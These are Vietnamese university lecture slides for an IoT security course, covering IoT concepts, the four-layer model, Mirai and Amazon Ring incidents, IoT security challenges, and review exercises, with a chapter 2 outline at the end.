



TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT VĨNH LONG

KHOA CÔNG NGHỆ THÔNG TIN

MÔN: BẢO MẬT TRONG IOT (IoT Security)
MÃ HỌC PHẦN: TH1377
SỐ TÍN CHỈ: 3 (2 lý thuyết; 1 thực hành)

HÌNH THỨC THI VÀ CÁCH TÍNH ĐIỂM HP

Điểm HS1 : Tính điểm trên lớp **Điểm danh + Một số hoạt động khác**

Điểm HS2:

- Trắc nghiệm tại lớp
- Trắc nghiệm tại nhà
- Thực hành

Điểm HS3 KTHP: Báo cáo đồ án học phần (Báo cáo)

- Đăng ký đề tài theo nhóm tối đa 2 thành viên.
- Báo cáo vào 2 tuần cuối Demo + pptx + docx.

NỘI DUNG HỌC PHẦN

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

Nội dung chương 1:

- Khái niệm về Internet of Things (IoT)
- Sự phát triển và ứng dụng của IoT
- Tầm quan trọng của bảo mật trong môi trường IoT
- Các thách thức bảo mật trong IoT

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

Internet of Things (IoT) là một hệ thống gồm các **thiết bị, cảm biến, phần mềm và công nghệ khác được kết nối với nhau qua internet.**

Câu hỏi: Hãy trình bày các thành phần 1 hệ thống IoT cơ bản?

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

MÔ HÌNH 4 LỚP IOT

VTI SOLUTIONS

4

Lớp ứng dụng

Cung cấp các thông tin đã được trực quan hóa trên các nền tảng quản lý như: MES, ERP, ..



3

Lớp xử lý thông tin

Lưu trữ, phân tích và xử lý dữ liệu được truyền lên từ tầng mạng



2

Lớp mạng

Truyền dữ liệu từ tầng cảm biến lên tầng xử lý thông tin



ZIGBEE

1

Lớp cảm biến

Tầng vật lý chứa các cảm biến để thu thập dữ liệu.




CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

1. Khái niệm về Internet of Things (IoT)

Các đặc điểm chính của IoT:

- Kết nối thông minh: Các thiết bị IoT kết nối với Internet và truyền thông với nhau.
- Thu thập dữ liệu tự động: thu thập và truyền tải dữ liệu một cách tự động.
- Điều khiển từ xa: điều khiển các thiết bị từ xa thông qua các ứng dụng hoặc đa giao diện.
- Phân tích và ra quyết định: Từ dữ liệu hệ thống sẽ phân tích trên hệ thống ra quyết định kết hợp thuật toán + AI



CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

1. Khái niệm về Internet of Things (IoT)

Câu hỏi: Hãy cho một ví dụ về hệ thống IoT và chỉ ra các đặc điểm chính của IoT?

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

2. Sự phát triển và ứng dụng của IoT


Sự phát triển của IoT:

Internet of Things (IoT) đã trải qua sự phát triển mạnh mẽ trong những năm gần đây.

Hiện nay IoT trở thành một hệ sinh thái phức tạp, bao gồm hàng tỷ thiết bị thông minh có khả năng tương tác, thu thập dữ liệu, và đưa ra các quyết định tự động.

Ví dụ:

- Năm 2021 có khoảng 13.8 tỷ thiết bị
- Năm 2022 có khoảng 15.14 tỷ thiết bị
- Năm 2023 có khoảng 16.7 tỷ thiết bị



CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

2. Sự phát triển và ứng dụng của IoT

Sự phát triển của IoT:

Câu hỏi: Điều gì làm nên sự phát triển của IoT?

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

2. Sự phát triển và ứng dụng của IoT

Ứng dụng của IoT:

- Nhà thông minh (Smart Home)
- Thành phố thông minh (Smart Cities)
- Nông nghiệp thông minh (Smart Agriculture)
- Sức khỏe thông minh (Smart Healthcare)
- Công nghiệp 4.0 (Industrial IoT)

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT


3. Tầm quan trọng của bảo mật trong môi trường IoT

IoT kết nối hàng tỷ thiết bị và chia sẻ khối lượng lớn dữ liệu

→ Nó tạo ra nhiều cơ hội cho các cuộc tấn công mạng.

Việc bảo vệ hệ thống IoT và hạ tầng IoT vô cùng quan trọng.

- Thông tin an toàn
- Không bị lợi dụng để tấn công hệ thống khác




CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

3. Tầm quan trọng của bảo mật trong môi trường IoT

Thực tế đã có nhiều cuộc tấn công mạng lợi dụng các thiết bị IoT.

Ví dụ: Cuộc tấn công Mirai Botnet (2016)



CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

3. Tầm quan trọng của bảo mật trong môi trường IoT

Thực tế đã có nhiều cuộc tấn công mạng lợi dụng các thiết bị IoT.

Ví dụ: Cuộc tấn công Mirai Botnet (2016)

- Khai thác lỗ hổng bảo mật của các thiết bị IoT như: camera an ninh, bộ định tuyến (router) và đầu ghi hình kỹ thuật số (DVR) ,...
- Ước tính có khoảng 600.000 thiết bị IoT bị xâm nhập
- Tìm kiếm và lây nhiễm mã độc vào thiết bị IoT, các thiết bị biến thành công cụ để thực hiện các cuộc tấn công từ chối dịch vụ phân tán (DDoS) trên quy mô lớn.
- Kết quả: Làm gián đoạn hoạt động của nhiều trang web lớn như Twitter, Netflix, Reddit, và CNN bằng cách tấn công dịch vụ **DNS của Dyn**, khiến các trang này không thể truy cập được trong nhiều giờ.


CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

3. Tầm quan trọng của bảo mật trong môi trường IoT

Thực tế đã có nhiều cuộc tấn công mạng lợi dụng các thiết bị IoT.

Ví dụ: Cuộc tấn công mạng vào hệ thống nhà thông minh Amazon Ring (2019)

- Amazon Ring là thiết bị cho phép người dùng giám sát từ xa khu vực trước nhà qua video.
- Kẻ tấn công có thể truy cập vào camera giám sát và loa trong nhà, gây ra các vụ việc xâm phạm quyền riêng tư và đe dọa cư dân.
- Kết quả: Nhiều vụ xâm nhập, trộm cắp,...



CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

3. Tầm quan trọng của bảo mật trong môi trường IoT

Bảo mật thiết bị IoT là việc:

- Triển khai các biện pháp và công nghệ để bảo vệ các thiết bị IoT khỏi các cuộc tấn công mạng.
- Bảo vệ dữ liệu và duy trì tính toàn vẹn, tính bảo mật của hệ thống.
- Duy trì tính ổn định, tính khả dụng của hệ thống IoT.

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

Bảo mật trong IoT đối mặt với nhiều thách thức:



- Đa dạng các loại thiết bị phần cứng.
- Môi trường hoạt động.
- Đa dạng về giao thức kết nối.
- Tài nguyên và năng lượng.

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

a. Đa dạng các loại thiết bị phần cứng.

- Đa dạng thiết bị phần cứng, phần mềm và môi trường hoạt động.
- Mỗi loại thiết bị có tài nguyên tính toán, bộ nhớ, và băng thông khác nhau, khiến việc áp dụng các giải pháp bảo mật nhất quán rất khó khăn.



CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

b. Tài nguyên hạn chế

Các thiết bị IoT có tài nguyên hạn chế việc triển khai các thuật toán mã hóa cần phải được điều chỉnh sao cho phù hợp với những hạn chế này mà vẫn đảm bảo mức độ bảo mật.

Một số thuật toán mã hoá như:

- Mã hóa đối xứng (Symmetric Encryption): AES, RC4,...
- Mã hóa bất đối xứng (Asymmetric Encryption): ECC, RSA,...
- Hash Functions (Hàm băm): SHA-256, SHA-512, Blake2,...
- Mã hóa nhẹ (Lightweight Cryptography): Speck, Simon,...

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

c. Quản lý cập nhật và vá lỗi

- Nhiều thiết bị IoT không có cơ chế cập nhật thường xuyên, khiến các thiết bị này dễ bị khai thác thông qua các lỗ hổng bảo mật đã biết.
- Nhiều nhà sản xuất ngừng cung cấp bản vá bảo mật cho các thiết bị sau một thời gian.
- Với hàng tỷ thiết bị IoT được kết nối, việc quản lý và triển khai cập nhật bảo mật là một thách thức lớn. Việc này đòi hỏi phải có hệ thống quản lý và tự động hóa cập nhật bảo mật cho thiết bị từ xa.

Câu hỏi: Hãy kể tên một số phương pháp cập nhật phần mềm?

- OTA (Over the air)

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

d. Bảo vệ dữ liệu cá nhân và quyền riêng tư

- Các thiết bị IoT liên tục thu thập dữ liệu cá nhân từ người dùng như thói quen sinh hoạt, vị trí địa lý, sức khỏe, và các thông tin nhạy cảm khác → Nếu dữ liệu này không được bảo mật đúng cách, nó có thể bị tin tặc thu thập và lợi dụng, dẫn đến việc vi phạm quyền riêng tư của người dùng.
- Thực hiện và tuân thủ quy định về bảo vệ dữ liệu cá nhân:

Ví dụ: Bộ luật GDPR tại châu Âu:

- Người dùng có nhiều quyền đối với dữ liệu cá nhân của họ: Quyền được thông báo; Quyền xóa bỏ; Quyền truy cập;...
- Trách nhiệm tổ chức khi: sử dụng/thu thập dữ liệu/lưu trữ

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

e. Tấn công mạng quy mô lớn

Các thiết bị IoT có thể bị tin tặc chiếm quyền điều khiển và biến thành:

- Công cụ để thực hiện các cuộc tấn công từ chối dịch vụ phân tán (DDoS)
- Mạng lưới Botnet IoT

Ví dụ:

- Hiện tại có khoảng 15 tỷ thiết bị IoT đang được kết nối trên toàn thế giới.
- Khoảng 40-50% các cuộc tấn công từ chối dịch vụ phân tán (DDoS) được thực hiện thông qua các mạng botnet IoT.
- Các cuộc tấn công botnet IoT có thể gây thiệt hại lên đến trên 5 tỷ USD mỗi năm cho các doanh nghiệp, bao gồm chi phí khắc phục sau tấn công và gián đoạn hoạt động.

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

f. Phát hiện và ngăn chặn xâm nhập

- Các thiết bị IoT thiếu cơ chế tự bảo vệ, phát hiện hay cảnh báo các mối đe dọa.
- Nhiều hệ thống IoT thiếu các giải pháp phát hiện và ngăn chặn xâm nhập hiệu quả, khiến chúng dễ bị tấn công mà không có khả năng phát hiện và phản ứng kịp thời.

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

4. Các thách thức bảo mật trong IoT

g. Môi trường hoạt động mở và phức tạp

- Nhiều thiết bị IoT hoạt động trong môi trường mạng mở và công cộng, dễ bị tấn công qua các giao thức mạng không an toàn.
- Các giao thức truyền thông trong IoT không được mã hóa, dữ liệu dễ bị đánh cắp hoặc thay đổi trong quá trình truyền.

Ví dụ:

- Các MQTT border public
- Các IoT Gateway public
- Mạng Internet mở (Router cũng được xem là một thiết bị IoT)

→ Nghe lén

CHƯƠNG 1: GIỚI THIỆU VỀ IOT VÀ BẢO MẬT

5. Câu hỏi và bài tập

Câu 1: IoT là gì? Hãy định nghĩa khái niệm **Internet of Things** và liệt kê các thành phần chính của một hệ thống IoT?

Câu 2: Hãy liệt kê một số lĩnh vực mà IoT đã có tác động lớn, giải thích cách IoT đã thay đổi ngành đó.

Câu 3: Tại sao bảo mật lại đóng vai trò quan trọng trong các hệ thống IoT? Nêu ít nhất hai lý do chính? Giải thích mỗi nguy hiểm có thể xảy ra nếu một thiết bị IoT bị xâm nhập bảo mật.

Bài tập 1: Phân tích một hệ thống nhà thông minh (Smart Home System)

- Mô tả một hệ thống nhà thông minh điển hình với các thiết bị như khóa cửa thông minh, đèn điều khiển từ xa, và camera giám sát?
- Hãy liệt kê các nguy cơ bảo mật tiềm ẩn trong hệ thống này nếu không có các biện pháp bảo mật phù hợp?
- Đề xuất các biện pháp bảo mật cụ thể để bảo vệ hệ thống nhà thông minh của bạn khỏi bị xâm nhập và tấn công?

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT


Nội dung chương 2:

- 2.1. Tổng quan về các mối đe dọa bảo mật trong IoT
- 2.2. Các mối đe dọa ở tầng cảm biến và thiết bị
- 2.3. Các mối đe dọa ở tầng mạng và truyền thông
- 2.4. Các mối đe dọa ở tầng ứng dụng và dịch vụ
- 2.5 Ví dụ

